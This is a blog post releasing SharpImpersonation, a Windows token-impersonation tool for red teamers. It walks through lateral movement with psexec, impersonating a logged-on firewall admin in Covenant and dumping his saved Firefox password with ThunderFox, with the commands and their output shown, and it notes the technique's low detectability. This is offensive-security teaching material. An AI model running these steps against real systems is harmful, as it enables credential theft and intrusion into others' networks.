SharpImpersonation Release


July 13, 2021

This blog is an introduction for my newly released **post exploitation / privilege escalation** tool SharpImpersonation. The code base makes heavy use of Tokenvator, so a big credit goes to @0xbadjuju. I changed the usage and also added several other improvements. This post covers one example usecase - and afterwards we dive into the features and changes.

The tool was Sponsorware for over a month now and is publicy released with this blog post.

Introduction

After finishing my last tool SharpNamedPipePTH I did read one blog post from McAfee - Technical analysis of access token theft and manipulation. This post contains different token manipulation techniques, as well as a MITRE ATT&CK mapping and Yara rules to detect such attacks. This blog post contained one graphic summarizing the different techniques for token manipulation:



I won't cover the overall process of token impersonation techniques in this blog, you can read the linked McAfee post or look at the *TokenVator* code too understand them. The main things to know for the moment are:

1. It's possible to run commands as other users on a Windows OS - if they have a interactive session or process running on the compromised system
2. The session can be an interactive logon or a service or program started as the other user
3. You need a local administrator account to do that
4. This is not a vulnerability - it's *just* about the Windows API functions above and is therefore something like a feature by design
5. You don't need to gather any hash or password and are still able to move laterally with other accounts

With at least little experience in Windows API programming and impersonation from my last projects I thought *Nice, let's implement this for a new tool*. First, I began implementing the whole thing from scratch for some hours. But than I remembered, that the tool Tokenvator already contains most of the functionality which I wanted to implement. Indeed I used this tool in some projects already and also slightly modified it to get it working from Powershell. But somehow I didn't like the overall handling. And - I wanted to have a deeper dive into the impersonation techniques as well as the underlying Windows APIs. So I decided to use Tokenvator as code base for my own tool and saved a lot of time doing that. And this is how the story started.

To get an initial overview over the Tokenvator features I can highly recommend reading the release posts from @0xbadjuju. The first post Tokenvator: A Tool to Elevate Privilege using Windows Tokens explains all the initial features and the seccond one Tokenvator: Release 2 some additional features, which were added later on.


Impersonation? Why and when do I even need this?

I want to show one specific example use case here. Why only one? Because I have limited time, and there are dozens of use cases. ;-)

Many of you *offensive guys* will have faced a situation, in which you used SMB for lateral movement. Imagine a situation, where you already got a client administrator user and want to get access to for example the Firewall. A szenario, which I already mentioned in my last post On how to access (protected) networks. Imagine you saw via Active Directory, that the User *S3cr3Th1sSh1t* is in the *CheckPointAdmins* group. And Bloodhound tells us that this user has a session on his client system *192.168.100.129*. One of many ways now could be to *pwn* this client system with the client administrator creds via SMB over a socks proxy like that:

```
proxychains psexec.py 'DOMAIN/ClientAdmin:S4v3stP@$$3v3r'@192.168.100.129 "powershell.exe -w 1
```

This will result in a new agent running with *SYSTEM* privileges:



If you were using other protocols like WMI for lateral movement, your session will run as the *ClientAdmin* user.

We can verify, that our target user is logged on with Covenants builtin *GetNetLoggedOnUser* command:

```
------
UserName: ClientAdmin
LogonDomain: DESKTOP-1HRU06T
LogonServer: DESKTOP-1HRU06T
------
UserName: ClientAdmin
LogonDomain: DESKTOP-1HRU06T
LogonServer: DESKTOP-1HRU06T
------
UserName: S3cur3Th1sSh1t
LogonDomain: DESKTOP-1HRU06T
LogonServer: DESKTOP-1HRU06T
------
UserName: S3cur3Th1sSh1t
LogonDomain: DESKTOP-1HRU06T
LogonServer: DESKTOP-1HRU06T
------
```

In this case, we already now, that the Firewalls Management Interface is reachable via Web-Interface. So maybe this Firewall admin user has the credentials saved in his browser. To enumerate the browser in use, we can for example run Covenants *ProcessList* command:

```
3132   0     SgrmBroker              0                                      x64
3172   696   svchost                 0          NT AUTHORITY\LOCAL SERVICE  x64
3276   696   svchost                 0          NT AUTHORITY\SYSTEM         x64
3320   696   svchost                 0          NT AUTHORITY\SYSTEM         x64
3348   696   svchost                 0          NT AUTHORITY\SYSTEM         x64
3392   696   svchost                 0          NT AUTHORITY\SYSTEM         x64
3572   5708  powershell              1          DESKTOP-1HRU06T\S3cur3Th1sSh1t  x64
3596   696   svchost                 1          DESKTOP-1HRU06T\S3cur3Th1sSh1t  x64
3952   1204  firefox                 1          DESKTOP-1HRU06T\S3cur3Th1sSh1t  x64
4216   3952  firefox                 1          DESKTOP-1HRU06T\S3cur3Th1sSh1t  x64
4220   3952  firefox                 1          DESKTOP-1HRU06T\S3cur3Th1sSh1t  x64
4336   2180  conhost                 1          DESKTOP-1HRU06T\ClientAdmin     x64
```

In this case, we can see, that *S3cur3Th1sSh1t* has a Firefox process opened. If no browser process is running at all, you can look for the installed applications or elements in the directories `C:\Users\targetuser\AppData\Local\Google\Chrome\` or `C:\Users\targetuser\AppData\Local\Mozilla\Firefox` to enumerate your target.

Maybe some of you tried getting browser credentials from within a *SYSTEM* session in their past. This fails for the FireFox credential dumping tool ThunderFox, but also for Chrome tools like SharpChromium:

```
[05.07.2021 06:04:31 UTC] Assembly completed
(otto) > Assembly /assemblyname:"Thunder" /parameters:"creds"


     _____ _                    _          ______
    |_   _| |                  | |        |  ___|
      | | | |__  _   _ _ __   __| | ___ _ __| |_ ____  __
      | | | '_ \| | | | '_ \ / _` |/ _ \ '__|  _/ _ \ \/ /
      | | | | | | |_| | | | | (_| |  __/ |  | || (_) >  <
      \_/ |_| |_|\__,_|_| |_|\__,_|\___|_|  \_| \___/_/\_\


[*] Command: Mozilla Credentials

[*] Checking for Firefox installation as current user (DESKTOP-1HRU06T$)

[X] Firefox installation not found.


[*] Checking for Thunderbird installation as current user (DESKTOP-1HRU06T$)

[X] Thunderbird installation not found.
```

This is because the tools *only* try to get credentials for the current user, which can be seen from the image above. So we have to get another user in this case. And the browser credentials are typically protected with the users *DPAPI* keys. This is one example where impersonation can come into place.

In Covenant, we can impersonate our target user *DESKTOP-1HRU06T\S3cur3Th1sSh1t* with the builtin *ImpersonateUser* command. **Important**: this doesn't work without the hostname or domain in front:

```
UserName                        ProcessID
--------                        ---------
NT AUTHORITY\SYSTEM             8188
DESKTOP-1HRU06T\S3cur3Th1sSh1t  8612
NT AUTHORITY\LOCAL SERVICE      1280
NT AUTHORITY\NETWORK SERVICE    2552
Font Driver Host\UMFD-1         868
Font Driver Host\UMFD-0         876
Window Manager\DWM-1            564
DESKTOP-1HRU06T\ClientAdmin     5508

[08.07.2021 04:49:12 UTC] WhoAmI completed
(otto) > whoami

NT AUTHORITY\SYSTEM

[08.07.2021 04:49:24 UTC] ImpersonateUser completed
(otto) > ImpersonateUser DESKTOP-1HRU06T\S3cur3Th1sSh1t

Successfully impersonated: DESKTOP-1HRU06T\S3cur3Th1sSh1t

[08.07.2021 04:49:34 UTC] WhoAmI completed
(otto) > whoami

DESKTOP-1HRU06T\S3cur3Th1sSh1t
```

We didn't I use *SharpImpersonation* here already? You will see later on.


Afterwards we can run *ThunderFox* again as the target user and get his Firewall credentials:

```
[05.07.2021 06:32:53 UTC] Assembly completed
(otto) > Assembly /assemblyname:"ThunderFox" /parameters:"creds"

 _____ _                     _           ______
|_   _| |                   | |         |  ___|
  | | | |__  _   _ _ __   __| | ___ _ __| |_ _____  __
  | | | '_ \| | | | '_ \ / _` |/ _ \ '__|  _/ _ \ \/ /
  | | | | | | |_| | | | | (_| |  __/ |  | || (_) >  <
  \_/ |_| |_|\__,_|_| |_|\__,_|\___|_|  \_| \___/_/\_\


[*] Command: Mozilla Credentials

[*] Checking for Firefox installation as current user (DESKTOP-1HRU06T$)

[i] Reading credentials from 'C:\Users\S3cur3Th1sSh1t\AppData\Roaming\Mozilla\Firefox\Profiles\qvtwo5gs.default-release\logins.json'
[i] Using this database file 'C:\Users\S3cur3Th1sSh1t\AppData\Roaming\Mozilla\Firefox\Profiles\qvtwo5gs.default-release\key4.db'

----- Mozilla Credential -----

Hostname: http://192.168.100.131:8443
Username: FWAdmin
Password: Gl0b4lP@$$
```

So, this was one example use case for impersonation. You could say *why not just dump creds as administrator and login to the system via Pass-The-Hash or with the (maybe) cracked cleartext password?*. You can do that as alternative, true. But it's probably way more suspicious and the possibility of getting detected is therefore higher.

Some more things to mention about impersonation before we dive into *SharpImpersonation*:

- By impersonating an interactive logon session, you will not loose network access, so you can move laterally with the impersonated users token.
- From what I read so far the only detection method relies on monitoring the Windows API's from the graphic above. If you know other detection techniques, feel free to DM me about it and I'll update this here.



SharpImpersonation Features

I did not touch the functionality of many functions from *Tokenvator*, because they were exactly what I wanted to implement. We can use therefore use *SharpImpersonation* to first of all enumerate the users on the local system with the *list* argument:

```
[05.07.2021 06:19:37 UTC] Assembly completed
(otto) > Assembly /assemblyname:"SharpImpersonation" /parameters:"list"

   _____ __                        ____                                                  __  _
  / ___// /_  ____ __________     / _/___ ___  ____  ___  __________  ____ _____ _/ /_(_)___  ____
  \__ \/ __ \/ __ `/ ___/ __ \   / // __ `__ \/ __ \/ _ \/ ___/ __ \/ __ `/ __ `/ __/ / __ \/ __ \
 ___/ / / / / /_/ / /  / /_/ /  / // / / / / / /_/ /  __/ /  / /_/ / (_| | | | | /_/ / /_/ / / / /
/____/_/ /_/\__,_/_/  / .___/  /___/_/ /_/ /_/ .___/\___/_/   \____/\__,_/_/ /_/\__/_/\____/_/ /_/
                     /_/                    /_/

                                        By: S3cur3Th1sSh1t, @ShitSecure

UserName                    ProcessID
--------                    ---------
NT AUTHORITY\SYSTEM         1720
DESKTOP-1HRU06T\S3cur3Th1sSh1t8612
NT AUTHORITY\LOCAL SERVICE  1280
NT AUTHORITY\NETWORK SERVICE  2552
Font Driver Host\UMFD-1     868
Font Driver Host\UMFD-0     876
Window Manager\DWM-1        564
DESKTOP-1HRU06T\ClientAdmin   5508
```


This technique - same with Tokenvator because it's the same code - needs an elevated process and makes use of native Windows API's to list not all but one example process per user on the system. This provides us a short list about all possible users to impersonate.

I also left the List *WMI* function as it was. This can also be used from a non-elevated context to list the same information - via `Who would have thought?` *WMI*:


```
[08.07.2021 05:35:23 UTC] Assembly progressed
(otto) > Assembly /assemblyname:"SharpImpersonation" /parameters:"list wmi"

   _____ __                        ____                                                  __  _
  / ___// /_  ____ __________     / _/___ ___  ____  ___  __________  ____ _____ _/ /_(_)___  ____
  \__ \/ __ \/ __ `/ ___/ __ \   / // __ `__ \/ __ \/ _ \/ ___/ __ \/ __ `/ __ `/ __/ / __ \/ __ \
 ___/ / / / / /_/ / /  / /_/ /  / // / / / / / /_/ /  __/ /  / /_/ / (_| | | | | /_/ / /_/ / / / /
/____/_/ /_/\__,_/_/  / .___/  /___/_/ /_/ /_/ .___/\___/_/   \____/\__,_/_/ /_/\__/_/\____/_/ /_/
                     /_/                    /_/

                                        By: S3cur3Th1sSh1t, @ShitSecure

[*] Examining 156 processes
UserName                    ProcessID
--------                    ---------
\                           0
NT AUTHORITY\SYSTEM         4
FONT DRIVER HOST\UMFD-1     868
FONT DRIVER HOST\UMFD-0     876
NT AUTHORITY\NETWORK SERVICE  960
WINDOW MANAGER\DWM-1        564
NT AUTHORITY\LOCAL SERVICE  1272
DESKTOP-1HRU06T\S3CUR3TH1SSH1T1216
DESKTOP-1HRU06T\CLIENTADMIN   6216
```

There are some things, that at least in my testings with *TokenVator* didn't fit my needs. I for example did not really like the *TokenVator* arguments, like `Sample_Processes`, `Steal_Token` and so on. So as you can see from the images above - at least for me - `list` and `list wmi` is much easier to remember here. I removed the whole interactive autocompletion part and therefore everything from *Program.cs* and used the *Rubeus* argument parser here instead.

